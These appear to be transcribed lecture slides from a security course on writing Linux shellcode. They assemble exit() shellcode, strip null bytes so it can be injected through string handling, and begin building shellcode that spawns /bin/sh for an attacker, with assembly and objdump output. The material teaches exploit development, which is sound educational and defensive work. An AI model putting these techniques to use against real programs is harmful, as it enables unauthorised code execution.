


```
root@kali:~/127/ch3# gcc -o test_exit test_exit.c -z execstack
root@kali:~/127/ch3# ./test_exit
root@kali:~/127/ch3# 
```

- Textbook omits the "-z execstack" option
  - It's required now or you get a segfault
- Next, we'll use "strace" to see all system calls when this program runs
- That shows a lot of complex calls, and "exit(0)" at the end

Using strace

- apt-get install strace




```
root@kali:~/127/ch3# strace ./test_exit
execve("./test_exit", ["./test_exit"], [/* 37 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fda000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=129378, ...}) = 0
mmap2(NULL, 129378, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fba000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/i686/cmov/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\233\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1738492, ...}) = 0
mmap2(NULL, 1743484, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e10000
mmap2(0xb7fb4000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a4000) = 0xb7fb40
00
mmap2(0xb7fb7000, 10876, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7fb7000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e0f000
set_thread_area({entry_number:-1, base_addr:0xb7e0f940, limit:1048575, seg_32bit:1, contents:0, read_exec_o
nly:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0 (entry_number:6)
mprotect(0xb7fb4000, 8192, PROT_READ)   = 0
mprotect(0xb7ffe000, 4096, PROT_READ)   = 0
munmap(0xb7fba000, 129378)              = 0
_exit(0)                                = ?
+++ exited with 0 +++
root@kali:~/127/ch3#
```

Injectable Shellcode

Getting Rid of Nulls

- We have null bytes, which will terminate a string and break the exploit




```
root@kali:~/127/ch3# objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:	bb 00 00 00 00       	mov    $0x0,%ebx
 8048065:	b8 01 00 00 00       	mov    $0x1,%eax
 804806a:	cd 80                	int    $0x80
root@kali:~/127/ch3# 
```

Replacing Instructions


- This instruction contains nulls
  - mov ebx,0
- This one doesn't
  - xor ebx,ebx
- This instruction contains nulls, because it moves 32 bits
  - mov eax,1
- This one doesn't, moving only 8 bits
  - mov al, 1

OLD


NEW



```
 GNU nano 2.2    File: exit.asm

section .text

   global _start

_start:

   mov ebx,0
   mov eax,1
   int 0x80
```




```
 GNU nano 2.   File: exit2.asm

section .text

   global _start

_start:

   xor ebx,ebx
   mov al,1
   int 0x80
```



```
root@kali:~/127/ch3# nasm -f elf exit2.asm
root@kali:~/127/ch3# ld -o exit2_shellcode exit2.o
root@kali:~/127/ch3# ./exit2_shellcode
root@kali:~/127/ch3# 
```

objdump of New Exit Shellcode



```
root@kali:~/127/ch3# objdump -d exit2_shellcode

exit2_shellcode:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 db                   xor    %ebx,%ebx
 8048062:       b0 01                   mov    $0x1,%al
 8048064:       cd 80                   int    $0x80
root@kali:~/127/ch3# 
```

Spawning a Shell

Beyond exit()

- The exit() shellcode stops the program, so it just a DoS attack
- Any illegal instruction can make the program crash, so that's of no use
- We want shellcode that offers the attacker a shell, so the attacker can type in arbitrary commands


Five Steps to Shellcode

1. Write high-level code
2. Compile and disassemble
3. Analyze the assembly
4. Clean up assembly, remove nulls
5. Extract commands and create shellcode


fork() and execve()

- Two ways to create a new process in Linux
- **Replace a running process**
  - Uses execve()
- **Copy a running process to create a new one**
  - Uses fork() and execve() together

C Program to Use execve()




```
  GNU nano 2.8.7      File: execve.c

#include <stdio.h>
int main()
{
   char *happy[2];
   happy[0] = "/bin/sh";
   happy[1] = NULL;
   execve(happy[0], happy, NULL);
}
```



```
root@kali:~/127# gcc -o execve execve.c
execve.c: In function 'main':
execve.c:7:4: warning: implicit declaration of function 'execve' [-Wimplicit-function-de
claration]
    execve(happy[0], happy, NULL);
    ^~~~~~
root@kali:~/127# ./execve
# 
```

- See link Ch 3l

Recompile with Static




```
root@kali:~/127/ch3# gcc -static -o execve execve.c
```

- Static linking preserves our execve syscall
- objdump of main is long, but we only care about main and __execve

main()


- Pushes 3 Arguments
- Calls __execve



```
08048845 <main>:
 8048845:       8d 4c 24 04             lea    0x4(%esp),%ecx
 8048849:       83 e4 f0                and    $0xfffffff0,%esp
 804884c:       ff 71 fc                pushl  -0x4(%ecx)
 804884f:       55                      push   %ebp
 8048850:       89 e5                   mov    %esp,%ebp
 8048852:       53                      push   %ebx
 8048853:       51                      push   %ecx
 8048854:       83 ec 10                sub    $0x10,%esp
 8048857:       e8 3b 00 00 00          call   8048897 <__x86.get_pc_thunk.ax>
 804885c:       05 a4 d7 08 00          add    $0x8d7a4,%eax
 8048861:       8d 90 48 39 fd ff       lea    -0x2c6b8(%eax),%edx
 8048867:       89 55 f0                mov    %edx,-0x10(%ebp)
 804886a:       c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
 8048871:       8b 55 f0                mov    -0x10(%ebp),%edx
 8048874:       83 ec 04                sub    $0x4,%esp
 8048877:       6a 00                   push   $0x0
 8048879:       8d 4d f0                lea    -0x10(%ebp),%ecx
 804887c:       51                      push   %ecx
 804887d:       52                      push   %edx
 804887e:       89 c3                   mov    %eax,%ebx
 8048880:       e8 db 51 02 00          call   806da60 <__execve>
```

Man Page

- execve() takes three arguments



execve(2) - Linux man page

Name

execve - execute program

Synopsis

#include <unistd.h>

int execve(const char ****filename*, char *const** *argv***[],**
char *const *envp***[]);**

Description

